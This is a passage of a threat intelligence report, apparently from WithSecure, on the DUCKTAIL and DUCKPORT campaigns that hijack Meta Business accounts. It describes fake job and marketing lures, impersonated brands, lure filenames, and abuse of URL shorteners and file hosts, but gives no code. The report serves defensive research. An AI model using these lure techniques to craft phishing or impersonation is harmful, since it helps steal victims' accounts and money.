



Join our team and be part of shaping the future of digital marketing at WizGear.
We look forward to welcoming a talented Digital Marketing Specialist to our team.

Job Description – Benefits Description:

We have also observed other overlapping techniques that are shared amongst different threat groups. Some include usage of:

- URL shortener services and branded links, such as Rebrandly, TinyUrl, g2.by, short.gy and others to create links and websites that seem legitimate to the victims.
- Online services to host their malicious archive files, such as Trello, Discord, Dropbox, iCloud, OneDrive, and Mediafire.
- Identical filenames across varying activity clusters, such as “Detailed content, goals, limited budget”, “Document_Digital_Marketing_Plan_Facebook_Advertising_Campaign_2023”, and more.

The following are some examples of usage of online services to host malicious archive files:



Combating these threats requires a collective effort

The attack elements and lifecycle of threats targeting social media and advertising platforms generally start and reside outside of the platforms themselves. For instance, threat groups may utilize third-party platforms and services to target, host, and distribute their malware.

Social media platforms combat such threats by regularly enacting better policies against them. However, platforms have little visibility and control over what happens outside their ecosystem. New policies lead to constant adversarial adaptations by the threat groups. Hence, security researchers can tilt the balance in their favor when it comes to countering these threats in their ongoing and relentless struggle.

To do our part, WithSecure Intelligence performs analysis across different streams to shed light on such threats, providing technical analysis, as well as supporting disruptive actions with industry partners, such as certificate authorities.

The remaining chapters of this report will focus on two of the most active clusters observed targeting social media and advertising platforms (specifically Facebook and Meta Business accounts). First, we will provide an update on DUCKTAIL as part of our ongoing research into the group. We will then introduce an emerging threat dubbed “DUCKPORT”, which has been active in this space since March 2023 and strikingly similar to DUCKTAIL.

Additionally, this report contains over a thousand labelled IOCs to assist researchers and industry peers in distinguishing activity related to each threat.

In the future, we hope to expand this effort by shedding light on additional and unreported activity clusters observed and tracked in this space.

The analysis and writing of this report were done on/prior to 31.07.2023.

Chapter One: Evolution of DUCKTAIL

Introduction

[In July 2022, WithSecure Intelligence first reported](#) on an operation that targeted individuals and organizations on Meta’s Business platform, which we called DUCKTAIL. The operation went silent soon after our initial report was released only to re-emerge in September 2022. [We published a second report](#) highlighting changes made to the operation since their re-emergence.

After our second publication was released in late November 2022, the operation went silent yet again. However, the threat group re-emerged on February 1, 2023.




Figure 2. Distribution volume of DUCKTAIL samples

This chapter is a continuation of our research into DUCKTAIL and shares observations made since our last report, including:

- Unprecedented increase in the distribution volume of the information stealer malware linked to the operation.
- Evidence suggesting a potential expansion beyond hijacking Meta Business accounts to include other major advertisement platforms such as X (formerly Twitter) Ads.
- Expansion of lures to include job opportunities, victimology to include freelancers and job seekers, and targeted platforms to include freelance sites such as Upwork and Freelancer.
- Increased sophistication and maturity of the threat group with the development and incorporation of numerous anti-analysis and detection evasion techniques, including the development of custom loaders.
- Increase in capabilities related to Facebook and Meta Business hijacking, including the ability to push fraudulent ads automatically through the victim’s machine.

Expansion of delivery mechanism and victimology

DUCKTAIL continues to use lure themes related to digital brand and marketing projects/products to target individuals and businesses that operate on Meta’s Business platform. These are often disguised as project proposals, such as new product launches. Some examples of brands and companies used by DUCKTAIL include:

FENDI	BMW
Toshiba	Macy's
GAP	L'Oréal
Prada	Mango
Lacoste	Uniqlo
Agency Jet	Decadent Copenhagen
Underground	Forty Clothing
CHARLES & KEITH	Nunababy

Figure 3. Example of brands and companies impersonated by DUCKTAIL

While the old lures are still heavily used in the operation, there’s been an uptick in lure themes related to recruitment and job opportunities for digital marketing and advertising roles for well-known brands/companies as well as digital advertising/media companies.




Figure 4. Example of job opportunity-themed attachment for a famous brand




Figure 5. Example of job opportunity-themed attachment for an advertising agency

DUCKTAIL continues to target individuals through mediums such as LinkedIn and WhatsApp. However, DUCKTAIL has expanded the targeted platforms to include freelance sites such as Upwork and Freelancer. DUCKTAIL targets victims on these websites through fake job adverts.




Figure 6. Example of job opportunity-themed lure used by DUCKTAIL through LinkedIn InMail

